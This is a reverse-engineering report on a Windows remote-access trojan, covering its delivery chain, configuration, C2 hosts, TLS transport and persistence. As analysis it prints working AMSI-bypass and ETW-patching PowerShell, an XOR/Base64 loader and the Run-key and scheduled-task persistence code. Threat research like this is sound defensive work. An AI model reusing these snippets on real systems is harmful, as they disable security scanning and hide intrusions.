

BotC2 RAT: From Binary to C2 Emulation

Full reverse engineering of a native Windows RAT, including Schannel TLS, custom protocol reconstruction, command-dispatcher mapping, persistence, process injection, remote-control capabilities, and live C2 emulation

ShadowOpCode

Executive Summary

BotC2 RAT is the descriptive name used in this report for a native Windows x64 RAT with an embedded BOTCFG configuration. The analyzed build uses two DDNS hosts on TCP port 8080 and **Schannel** for TLS 1.2. Its code implements remote shell and terminal access, file execution and replacement, persistence, screen capture, remote input, **process hollowing**, **wallet discovery** and configurable clipboard address replacement. Wallet discovery identifies installed products; it does not demonstrate theft of seeds or private keys. Local laboratory screenshots confirm a TLS connection, host registration and a successful shell response. Other capabilities are supported by static analysis and, where available, offline emulation, rather than comprehensive Windows runtime testing. The delivery-stage PowerShell excerpts show **AMSI and ETW tampering attempts**, whose effectiveness was not established. Neither the name BotC2 nor the DGM configuration tag establishes a publicly validated family or actor attribution.

UpCrypter

The delivery chain reconstructed by the author begins with a malicious web page impersonating a document download portal. Figure 1 shows an alleged PDF invoice (Nostra_fattura.pdf), branding and document metadata intended to increase credibility. The author reports that the download instead delivered a ZIP containing a JavaScript file for Windows Script Host (WSH), followed by an **UpCrypter**-associated staging chain. The screenshot corroborates the appearance of the lure. Identifying information and branding have been redacted for privacy.




Figure 1 Initial infection landing page

The JavaScript file in the ZIP is approximately 1.3 MB and heavily obfuscated. Figure 2 directly shows repetitive decoy statements, fragmented strings and Portuguese-language comments. These features substantially increase analysis overhead.

```

8046 CDSbP = "google.com/" + "xmpzm" // Linha 995//
8047 CDSbP = "google.com/" + "xmpzm" // Linha 996//
8048 CDSbP = "google.com/" + "xmpzm" // Linha 997//
8049 CDSbP = "google.com/" + "xmpzm" // Linha 998//
8050 CDSbP = "google.com/" + "xmpzm" // Linha 999//
8051 CDSbP = "google.com/" + "xmpzm" // Linha 1000//
8052
8053 meucodigo += ";$zXkuP = " + mudarletra01 + " ";
8054 meucodigo += ";$sPaFf ";
8055
8056 meucodigo += ";$WsBve = " ;
8057 meucodigo += "($zXkuP " ;
8058 meucodigo += "+ $sPaFf) ";
8059 meucodigo += ";$substituir = $WsBve ";
8060
8061 CDSbP = "google.com/" + "xmpzm" // Linha 1//
8062 CDSbP = "google.com/" + "xmpzm" // Linha 2//
8063 CDSbP = "google.com/" + "xmpzm" // Linha 3//
8064 CDSbP = "google.com/" + "xmpzm" // Linha 4//
8065 CDSbP = "google.com/" + "xmpzm" // Linha 5//
8066 CDSbP = "google.com/" + "xmpzm" // Linha 6//
8067 CDSbP = "google.com/" + "xmpzm" // Linha 7//
8068 CDSbP = "google.com/" + "xmpzm" // Linha 8//
8069 CDSbP = "google.com/" + "xmpzm" // Linha 9//

```

Figure 2 padding example

The script creates Scripting.FileSystemObject, Shell.Application and WScript.Shell objects through dynamically constructed ActiveXObject expressions. When launched from locations such as Downloads, %TEMP% or AppData, it reportedly copies itself to *C:\Users\Public\pwxsb.js*, deletes the original and launches the copy via *wscript.exe //nologo* with a hidden window. These details could not be independently rechecked against the complete JavaScript in the available material.

The author's reconstruction then identifies a fragmented PowerShell payload, recovered through string replacement and Base64 decoding, and written to the following path. The subsequent PowerShell excerpts are reproduced below:

C:\Users\Public\mvwvp.ps1

```

1 ;sleep 6;
2 try{
3
4 ;ipconfig /release | Out-Null;
5 ;ipconfig /renew | Out-Null;
6 ;netsh winsock reset | Out-Null;
7 ;netsh int ip reset | Out-Null;
8 ;
9
10 $a8KMLp = [System.BitConverter]::GetBytes(11178466) ;
11 $d8Gh = @(235,37,250,226,120,191,110,71,230,211,42,241,102,175,136,182,232,19
12 $wxfm6p = @(134,69,9,5,35,210,164,239,237,199,54,221,131,11,92,36) ;
13 [void]([Math]::Pow(97, 4)) ;
14 $PoCXLO = @(55,14,165,146,2,94,152,216,105,38,40,75,180,202,184,229) ;

```

Figure 3 Code excerpt from mvwvp.ps1

The excerpt begins with a six-second delay, attempts network reset commands inside try/catch, and contains a payload obfuscated with two repeating XOR byte arrays.

Figure 4 applies two XOR operations at each byte position. Their combination is equivalent to XOR with a position-dependent key formed from the two arrays, each repeated using its own length. Combining only matching array positions without preserving these repetition periods would be incorrect. The resulting text is Base64-decoded and interpreted as UTF-8 before ScriptBlock execution; Figure 5 shows the corresponding CyberChef decoding sequence.

```

10 $a8KMLp = [System.BitConverter]::GetBytes(11178466) ;
11 $d8Gh = @(235,37,250,226,120,191,110,71,230,211,42,241,102,175,136,182,232,19,226,237,109,217,122,121,209,209,117,241,82,184,165,138,242,34,237,240,104,207,125,
12 $wxfm6p = @(134,69,9,5,35,210,164,239,237,199,54,221,131,11,92,36) ;
13 [void]([Math]::Pow(97, 4)) ;
14 $PoCXLO = @(55,14,165,146,2,94,152,216,105,38,40,75,180,202,184,229) ;
15 ;
16 function InitContext73($d, $a, $b) {
17     $oSEJC = '' ;
18     for ($i = 0; $i -lt $d.Length; $i++) {
19         [void]($i * 17 + 188);
20         $oSEJC += [char]((($d[$i] -bxor $b[$i % $b.Length]) -bxor $a[$i % $a.Length]));
21     }
22     return $oSEJC;
23 }
24
25 $wehF3 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($((InitContext73 $d8Gh $PoCXLO $wxfm6p))));
26 [ScriptBlock]::Create($wehF3).Invoke();

```

Figure 4 PowerShell payload embedded




Figure 5 decrypted PowerShell script

The retrieved PowerShell stage attempts to disable security telemetry before executing the subsequent payload. First, it targets the **Antimalware Scan Interface (AMSI)** by dynamically resolving the internal System.Management.Automation.AmsiUtils class and retrieving the private static amsiContext field through .NET reflection. The relevant type and field names are assembled from fragmented strings, likely to reduce straightforward signature-based detection. If a valid AMSI context pointer is obtained, the script overwrites the first 32-bit value at that address with zero using Marshal.WriteInt32. This is intended to invalidate the current AMSI context and prevent subsequent PowerShell content from being successfully submitted to AMSI providers for scanning. Portuguese-language comments are also visible in the excerpt.

```
1 function Bypass-AMSI {
2
3     # 2. amsiContext (zera o contexto atual) evita scan ;
4     try {
5         $ka5iyUnm = [Ref].Assembly.GetType('Sys' + 'tem.Ma' + 'nage' + 'ment.Aut' + 'omation.Amsi' + 'Utils');
6         $K9JTM1 = $ka5iyUnm.GetField('amsi' + 'Context', 'NonP' + 'ublic,Sta' + 'tic').GetValue($null);
7         if ($K9JTM1 -ne $null -and $K9JTM1 -ne 0) {
8             [Runtime.InteropServices.Marshal]::WriteInt32($K9JTM1, 0);
9         }
10    } catch {}
```

Figure 6 AMSI Bypass snippet of code

The script also attempts ETW tampering. It defines P/Invoke wrappers for **LoadLibrary**, **GetProcAddress** and **VirtualProtect**, resolves **ntdll!EtwEventWrite**, changes the protection of its first byte to **PAGE_EXECUTE_READWRITE (0x40)**, writes 0x90 (**NOP**), and restores the previous protection. A single NOP is not a return instruction and does not establish that EtwEventWrite is disabled. The excerpt supports an attempted modification; successful telemetry suppression was not demonstrated.

```

12 # 3. ETW blind (patch de EtwEventwrite em ntdll) block ETW ;
13 try {
14     $kvrnmunF = '
15 [DllImport("kernel32")] public static extern IntPtr GetProcAddress(IntPtr h, string n) ;
16 [DllImport("kernel32")] public static extern IntPtr LoadLibrary(string n) ;
17 [DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr a, UIntPtr s, uint p, out uint o) ;' ;
18     $ka5iyunm = Add-Type -MemberDefinition $kvrnmunF -Name 'ETWBlind' -PassThru ;
19     $Ra5h = $ka5iyunm::LoadLibrary('ntdll.dll') ;
20     $P0Bgwxu = $ka5iyunm::GetProcAddress($Ra5h, 'EtwEventWrite') ;
21     $K58FBfn = 0 ;
22     $ka5iyunm::VirtualProtect($P0Bgwxu, [UIntPtr]::new(1), 0x40, [ref]$K58FBfn) | Out-Null ;
23     [Runtime.InteropServices.Marshal]::writeByte($P0Bgwxu, 0x90)
24     $ka5iyunm::VirtualProtect($P0Bgwxu, [UIntPtr]::new(1), $K58FBfn, [ref]$K58FBfn) | Out-Null ;
25 } catch {}
26 }

```

Figure 7 ETW suppression attempt

Both operations are enclosed in empty try/catch blocks, so execution can continue after a caught failure. This is best described as **attempted AMSI and ETW tampering**. The excerpts do not demonstrate successful bypass of either mechanism on the tested Windows build.

These operations belong to the recovered PowerShell stager, **not to the native BotC2 networking or command handlers**. No application-level AMSI/ETW patching or anti-VM routine was identified in the examined RAT code. Its IsDebuggerPresent call was associated with a runtime failure-handling path, which is insufficient to classify it as intentional anti-debugging. The available evidence does not support a claim that this staging behavior is new to UpCrypter or demonstrates an evolution of that family.

A detailed technical description of UpCrypter is outside the scope of this report; readers are referred to the previous **DesckVB RAT** analysis for an in-depth examination of this stage [https://github.com/ShadowOpCode/DesckVB-RAT/blob/main/DesckVB_RAT.pdf].

Figure 8 shows a CyberChef transformation yielding a PE image with MZ/PE-related content. This illustrates payload recovery.




Figure 8 payload decoded using Cyberchef

BotC2 RAT

The final payload is a **native Windows x64 C++ remote access trojan**. “BotC2 RAT” is used here as a descriptive label, not a confirmed public family attribution.

The main routine handles configuration, persistence, host profiling and the C2 session. A separate dispatcher routes remote commands to execution, terminal, persistence, injection and desktop-control routines. The implant also inventories wallet installations and starts a clipboard worker that remains inactive until enabled and supplied with replacement targets. Capability presence must be distinguished from execution in the laboratory or on a victim.

The embedded configuration is plaintext in the .data section at VA 0x14004EAD0 (RVA 0x4EAD0), within a 2,048-byte block:

```
0004D290 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 .....
0004D2A0 03 03 03 03 03 03 03 03 00 00 00 00 00 00 00 00 .....
0004D2B0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0004D2C0 FE FF FF FF FF FF FF FF 01 00 00 00 00 00 00 00 pyyyyyyy.....
0004D2D0 42 4F 54 43 46 47 7C 68 6F 73 74 3D 61 78 77 74 BOTCFG|host=axwt
0004D2E0 65 78 61 2E 64 64 6E 73 2E 6E 65 74 7C 66 61 6C exa.ddns.net|fal
0004D2F0 6C 62 61 63 6B 3D 62 61 63 6B 30 30 31 78 74 63 lback=back001xtc
0004D300 2E 64 64 6E 73 2E 6E 65 74 7C 70 6F 72 74 3D 38 .ddns.net|port=8
0004D310 30 38 30 7C 74 61 67 3D 44 47 4D 7C 6E 61 6D 65 080|tag=DGM|name
0004D320 3D 52 75 6E 74 69 6D 65 62 72 6F 6B 65 72 7C 70 =Runtimebroker|p
0004D330 65 72 73 69 73 74 3D 72 65 67 7C 2E 2E 2E 2E 2E ersist=reg|.....
0004D340 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E .....
0004D350 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E .....
0004D360 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E .....
0004D370 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E .....
```

Figure 9 configuration in .data section visualized with HxD

The configuration fields are shown below; in the binary, they are separated by vertical bars (|):

BOTCFG

host=axwtexa.ddns.net

fallback=back001xtc.ddns.net

port=8080

tag=DGM

name=Runtimebroker

persist=reg

00007FF6D92F3D18	48	lea rcx,qword ptr ss:[rbp+178]	[rbp+178]:"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=
00007FF6D92F3D1F	48	lea rdx,qword ptr ss:[rbp+88]	[rbp+88]:"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=
00007FF6D92F3D26	E8	call malware.7FF6D92F68C0	rdx: &"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=8080
00007FF6D92F3D28	48	mov rdx,rcx	[rbp+178]:"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=
00007FF6D92F3D2E	48	lea rcx,qword ptr ss:[rbp+178]	[rbp+88]:"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=
00007FF6D92F3D35	E8	call malware.7FF6D92F69D4	rdx: &"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=8080
00007FF6D92F3D3A	48	lea rcx,qword ptr ss:[rbp+88]	[rbp+178]:"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=
00007FF6D92F3D41	E8	call malware.7FF6D92F6E58	rdx: &"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=8080
00007FF6D92F3D46	48	lea rdx,qword ptr ds:[7FF6D9335518]	[rbp+178]:"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=
00007FF6D92F3D4D	48	lea rcx,qword ptr ss:[rbp+178]	rax: &"BOTCFG host=axwtexa.ddns.net fallback=back001xtc.ddns.net port=8080
00007FF6D92F3D54	E8	call malware.7FF6D92F6914	
00007FF6D92F3D59	48	test rax,rax	

Figure 10 evidence of configuration loaded at runtime

If the embedded configuration is missing, the code has a default one:

host=127.0.0.1

port=1337

tag=default

name=svchost

persist=none



Figure 11 default configuration block

The malware communicates over **TCP** and implements its **TLS** transport through Windows **Schannel**. This is a custom application protocol, not HTTP despite the configured port 8080.

```

661 LABEL_105:
662     v51 = socket*((_DWORD *)&v49[8].sa_data[2], 1, 6);
663     v52 = v51;
664     if ( v51 == -1LL )
665         goto LABEL_111;
666     *(_DWORD *)optval = 1;
667     setsockopt(v51, 6, 1, optval, 4);
668     *(_DWORD *)v196 = 1;
669     setsockopt(v52, 0xFFFF, 8, v196, 4);
670     *(_DWORD *)v193 = 15000;
671     setsockopt(v52, 0xFFFF, 4102, v193, 4);
672     setsockopt(v52, 0xFFFF, 4101, v193, 4);
673     v53 = *(_DWORD *)&v49[8].sa_family;
674     argp = 1;
675     ioctlsocket(v52, -2147195266, &argp);
676     if ( !connect(v52, v49, v53) )
677     {
678         argp = 0;
679         ioctlsocket(v52, -2147195266, &argp);
680 LABEL_128:
681         s = v52;
682         if ( (_QWORD)v254 != *(_QWORD *)&v254 + 1 )
683             *(_QWORD *)&v254 + 1 = v254;
684         if ( *(_QWORD *)&v255 + 1 != (_QWORD)v256 )
685             *(_QWORD *)&v256 = *(_QWORD *)&v255 + 1;
686         sub_1400370F0(&pe, 0LL, 80LL);
687         pe.dwSize = 4;
688         *(_DWORD *)&pe.szExeFile[14] = 28;
689         wcsncpy(&pe.szExeFile[6], L"");
690         if ( AcquireCredentialsHandleA(0LL, (LPSTR)"Schannel", 2u, 0LL, &pe, 0LL, 0LL, &phCredential, 0LL) )
691         {
692             schifezza_MSVC(&v219, "AcquireCredentialsHandle failed", 31LL);
693             goto LABEL_177;
694         }

```

Figure 12 network communication

The main routine

The application main routine is at VA 0x1400039E8, renamed “C2_implant_with_fingerprint” in IDA by the analyst. It is distinct from the CRT entry point at 0x1400177D0. All addresses here use the preferred image base 0x140000000; ASLR can change runtime addresses. Figure 13 shows the main routine’s control-flow graph.





Figure 13 main routine control graph


The main routine creates and acquires the mutex “**Local\BotC2Stub.SingleInstance**” after configuration and the initial persistence attempt. It exits if immediate acquisition fails:



```
loc_140003F9F:
lea     r8, aLocalBotc2stub ; "Local\\BotC2Stub.SingleInstance"
xor     edx, edx             ; bInitialOwner
xor     ecx, ecx             ; lpMutexAttributes
call    cs:CreateMutexW
mov     rbx, rax
test    rax, rax
jz      short loc_140004002
```

Figure 14 Mutex creation

Before reaching this mutex, the malware initializes the default configuration and overwrites recognized fields from the embedded block. The defaults remain relevant when an embedded value is absent:



```
335  std::String(v264, "127.0.0.1");
336  v265 = 0LL;
337  v266 = 0LL;
338  v267 = 15LL;
339  LOBYTE(v265) = 0;
340  v268 = 1337;
341  std::String(v269, "default");
342  std::String(v270, "svchost");
343  std::String(v271, "none");
344  argp = 0x2000;
```

Figure 15 default configuration initialization

```

1 void *__fastcall copy_config_block(_QWORD *a1, const void *a2, size_t a3)
2 {
3     __int64 v3; // rdi
4     void *result; // rax
5     unsigned __int64 v8; // rcx
6     void *v9; // r14
7     __int64 v10; // rax
8
9     v3 = 0x7FFFFFFFFFFFFFFFLL;
10    if ( a3 > 0x7FFFFFFFFFFFFFFFLL )
11        sub_140011B8();
12    if ( a3 <= 0xF )
13    {
14        a1[2] = a3;
15        a1[3] = 15LL;
16        result = memcpy(a1, a2, a3);
17        *((_BYTE *)a1 + a3) = 0;
18        return result;
19    }
20    if ( (a3 | 0xF) > 0x7FFFFFFFFFFFFFFFLL )
21    {
22        v8 = 0x8000000000000000uLL;
23        goto LABEL_11;
24    }

```

Figure 16 decompiled function responsible for copying the configuration block

At startup, the configured persistence method selects the registry or scheduled-task branch. This build selects reg. The remote PERSISTENCE_INSTALL command can also request an installation method:

```

.text:0000000140003F20 loc_14003F20: ; CODE XREF: C2_implant_with_fingerprint+517fj
.text:0000000140003F20          lea     rcx, [rbp+1B40h+Src]
.text:0000000140003F27          call   string_destroyer
.text:0000000140003F2C          ; CODE XREF: C2_implant_with_fingerprint+374fj
.text:0000000140003F2C          ; C2_implant_with_fingerprint+384fj ...
          reg_OR_schtasks_persistence:
.text:0000000140003F2C          mov     [rbp+1B40h+var_1B8B], r13d
.text:0000000140003F30          lea     rcx, [rbp+1B40h+var_19C8]
.text:0000000140003F37          call   string_destroyer
.text:0000000140003F3C          nop
.text:0000000140003F3D          lea     rdx, aReg ; "reg"
.text:0000000140003F44          lea     rcx, [rbp+1B40h+var_1798]
.text:0000000140003F48          call   string_compare
.text:0000000140003F50          test    al, al
.text:0000000140003F52          jnz     short loc_14003F6B
.text:0000000140003F54          lea     rdx, aSchtasks ; "schtasks"
.text:0000000140003F58          lea     rcx, [rbp+1B40h+var_1798]
.text:0000000140003F62          call   string_compare
.text:0000000140003F67          test    al, al
.text:0000000140003F69          jz      short loc_14003F9F
.text:0000000140003F6B loc_14003F6B: ; CODE XREF: C2_implant_with_fingerprint+56Afj
.text:0000000140003F6B          lea     rcx, [rbp+1B40h+Src]
.text:0000000140003F72          call   sub_14006A6C
.text:0000000140003F77          nop
.text:0000000140003F78          lea     r8, [rbp+1B40h+Src]
.text:0000000140003F7F          lea     rdx, [rbp+1B40h+var_17B8]
.text:0000000140003F86          lea     rcx, [rbp+1B40h+var_1798]
          call   install_persistence
.text:0000000140003F92          nop
.text:0000000140003F93          lea     rcx, [rbp+1B40h+Src]
.text:0000000140003F9A          call   string_destroyer

```

Figure 17 persistence choice branch

Persistence

The installer at 0x14000F9F8 supports both HKCU Run and scheduled tasks. For this configuration it attempts to copy the image

to %LOCALAPPDATA%\Runtimebroker\Runtimebroker.exe, set hidden/system attributes, and create the Runtimebroker value under HKCU\Software\Microsoft\Windows\CurrentVersion\Run. The alternative task runs at logon; requesting the highest level is not evidence of a UAC bypass. Wrapper/host checks and a BOTCFG marker check can prevent installation. The offline startup trace confirms the registry branch with simulated successful APIs, not persistence on a real victim.

```

255 v44 = sub_140010568(v71, L"schtasks.exe /create /f /tn \"", lpValueName);
256 v45 = sub_140008E6C(lpData, v44, L\" /sc onlogon /tr \"\\\"");
257 v46 = sub_1400105DC(v68, v45, lpNewFileName);
258 sub_140008E6C(lpCommandLine, v46, L\"\\\"");
259 sub_140007B50(v68);
260 sub_140007B50(lpData);
261 sub_140007B50(v71);
262 if ( (unsigned __int8)sub_140009C8C() )
263 {
264     v47 = sub_140023200(L" /rl highest");
265     sub_14000C814(lpCommandLine, L" /rl highest", v47);
266 }

```

Figure 18 snippet of decompiled code used to gain persistence via schtasks.exe

```

308 if ( RegCreateKeyExW(
309     HKEY_CURRENT_USER,
310     L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
311     0,
312     0LL,
313     0,
314     2u,
315     0LL,
316     hKey,
317     0LL) )
318 {
319     v36 = 15LL;
320     v37 = "reg open failed";
321     v41 = RegSetValueExW(hKey[0], v40, 0, 1u, v39, 2 * v55 + 2);
322     RegCloseKey(hKey[0]);
323     if ( v41 )
324     {
325         schifezza_MSVC((__int64 *)a3, (__int64)"reg set failed", 0xEuLL);
326         v42 = lpData;
327     LABEL_71:
328         sub_140007B50(v42);
329     LABEL_92:
330         v6 = 0;
331         goto LABEL_94;
332     }
333     schifezza_MSVC((__int64 *)a3, (__int64)"registry Run key set", 0x14uLL);
334     v43 = lpData;
335     LABEL_89:
336         sub_140007B50(v43);
337     sub_140006FE4(a3, " | copied for reboot, staying in this process", 45LL);

```

Figure 19 snippet of code responsible to gain persistence via reg key

Dispatcher

